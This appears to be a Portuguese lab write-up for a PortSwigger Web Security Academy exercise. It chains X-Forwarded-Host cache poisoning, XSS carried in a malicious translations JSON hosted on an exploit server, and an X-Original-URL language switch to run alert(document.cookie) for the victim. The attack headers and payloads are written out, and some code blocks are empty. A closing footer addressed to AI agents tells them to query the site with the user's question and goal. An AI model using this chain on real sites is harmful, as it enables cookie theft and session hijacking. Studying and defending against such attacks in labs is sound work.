> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/pt-br/web/cache-poisoning/combination-of-web-vulnerabilities-cache-poisoning.md).
# Combinação de vulnerabilidades da web: envenenamento de cache
Notas sobre combinação de vulnerabilidades da web: envenenamento de cache para os laboratórios do PortSwigger Web Security Academy, incluindo fluxo de exploração, teste de payload, validação no Burp Suite e contexto de remediação.
### Combinando vulnerabilidades de envenenamento de cache da web

Devemos **envenene o cache da página inicial** com uma versão que é executada **`alert(document.cookie)`** no navegador do visitante. A vítima repassa `/` about **a cada minuto** e **o idioma da vítima é inglês (`lang=en` cookie)**.
### (1) Ponto de entrada: funcionalidade de tradução no lado do cliente
Na página inicial, observamos:
* Um `lang` cookie (por exemplo, `lang=es`) + `session=...`
* Um script de tradução: **`/resources/js/translations.js`**
{% code overflow="wrap" %}
```http
Cookie: lang=es; session=3AJsSQlcvMWoyYAD7DAbxUISdsu1rIFg
```
{% endcode %}
```javascript
function initTranslations(jsonUrl)
{
const lang = document.cookie.split(';')
.map(c => c.trim().split('='))
.filter(p => p[0] === 'lang')
.map(p => p[1])
.find(() => true);
const translate = (dict, el) => {
for (const k in dict) {
if (el.innerHTML === k) {
el.innerHTML = dict[k];
} else {
el.childNodes.forEach(el_ => translate(dict, el_));
}
}
}
fetch(jsonUrl)
.then(r => r.json())
.then(j => {
const select = document.getElementById('lang-select');
if (select) {
for (const code in j) {
const name = j[code].name;
const el = document.createElement("option");
el.setAttribute("value", code);
el.innerText = name;
select.appendChild(el);
if (code === lang) {
select.selectedIndex = select.childElementCount - 1;
}
}
}
lang in j && lang.toLowerCase() !== 'en' && j[lang].translations && translate(j[lang].translations, document.getElementsByClassName('maincontainer')[0]);
});
}
```
Este script lê `lang` dos cookies e então faz uma `fetch()` para um JSON:
```json
{
"en": {
"name": "Inglês"
},
"es": {
"name": "Espanhol",
"translations": {
"Return to list": "Voltar à lista",
"View details": "Ver detalhes",
"Description:\": "Descrição:"
}
},
"cn": {
"name": "Chinês",
"translations": {
"Return to list": "Voltar à lista",
"View details": "Ver detalhes",
"Description:\": "Descrição:"
}
},
"ar": {
"name": "Árabe",
"translations": {
"Return to list": "Voltar à lista",
"View details": "Ver detalhes",
"Description:\": "Descrição:"
}
},
"en-gb": {
"name": "Inglês correto",
"translations": {
"Return to list": "De onde você veio",
"View details": "Faça-me a honra de elaborar",
"Description:\": "Considerações sobre o assunto:"
}
},
"ml": {
"name": "Malaiala",
"translations": {
"Return to list": "Voltar à lista",
"View details": "Ver detalhes",
"Description:\": "Descrição:"
}
},
"hb": {
"name": "Hebraico",
"translations": {
"Return to list": "Voltar à lista",
"View details": "Ver detalhes",
"Description:\": "Descrição:"
}
},
"zl": {
"name": "Ẕ̻͕̿̊ͤ̍ͅa͙l̗ͧg̮̤̰̘͇ȍ͇͕̳̙͙͉́̅̋̌̅",
"translations": {
"Return to list": "Voltar à lista",
"View details": "Ver detalhes",
"Description:\": "Descrição:"
}
},
"fn": {
"name": "Finlandês",
"translations": {
"Return to list": "Voltar à lista",
"View details": "Ver detalhes",
"Description:\": "Descrição:"
}
},
"hw": {
"name": "Havaiano",
"translations": {
"Return to list": "Voltar à lista",
"View details": "Ver detalhes",
"Description:\": "Descrição:"
}
},
"mm": {
"name": "Birmanês",
"translations": {
"Return to list": "Voltar à lista",
"View details": "Ver detalhes",
"Description:\": "Descrição:"
}
}
}
```


E `data.host` vem de um bloco embutido na página inicial:
```http
```
Em seguida, o script aplica as traduções substituindo o texto por meio de `innerHTML`, o que é importante porque pode transformar uma tradução em \*\*injeção de HTML\*\* se você controlar o JSON.
### Vulnerabilidade nº 1: manipulação do host via `X-Forwarded-Host`
Ao adicionar o seguinte cabeçalho HTTP
```http
X-Forwarded-Host: test.com
```
descobrimos que o valor é refletido em `data.host`.
```javascript
```
Assim, podemos forçar o navegador a carregar o arquivo:
```bash
/resources/json/translations.json
```

### 3. Vulnerabilidade nº 2: XSS via arquivo JSON de tradução
Hospedamos no servidor de exploração um falso `translations.json` contendo uma injeção de XSS em uma tradução, por exemplo:
```json
{
"en": {
"name": "Inglês"
},
"es": {
"name": "Espanhol",
"translations": {
"Return to list": "Olá",
"View details": ">",
"Description:\": "Descrição:"
}
}
}
```
Em seguida, usamos:
```http
X-Forwarded-Host: exploit-0a19004104f2d29e80b40256011c00b0.exploit-server.net/
```
A página inicial, servida do cache, agora apontará para o nosso arquivo JSON malicioso.
O conteúdo da tradução é, portanto, interpretado como HTML, o que permite a execução do JavaScript injetado.
### 4. Limitação: a vítima usa inglês
O script de tradução só é executado se:
* `lang !== 'en'`
A vítima inicialmente `lang=en`. / Mesmo que controlemos o arquivo JSON, \*\*l
Devemos, portanto **reforçar o trecho em espanhol**.
### 5. Vulnerabilidade nº 3: forçar a mudança de idioma via `X-Original-URL`

Usando o Param Miner, identificamos o cabeçalho vulnerável:
```http
X-Original-Url: /test
```

Enviamos outra solicitação para `/` com:
* `X-Original-URL: /test` → `404 Não Encontrado`
O cache serve uma resposta que define `lang=es` para os visitantes.

```http
X-Original-Url: /setlang/es
```
`X-Original-URL: /setlang/es` → `302 Encontrado`
Este caminho:
* Define o `lang=es` cookie
* Depois, volte para a página inicial

#### Execução do payload na vítima
1. A vítima visita `/`
2. `lang` cookie vai para `es`
3. A página recarrega o `translations.json` arquivo do nosso servidor de exploração
4. A tradução maliciosa é injetada no DOM
5. O navegador executa:
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/pt-br/web/cache-poisoning/combination-of-web-vulnerabilities-cache-poisoning.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.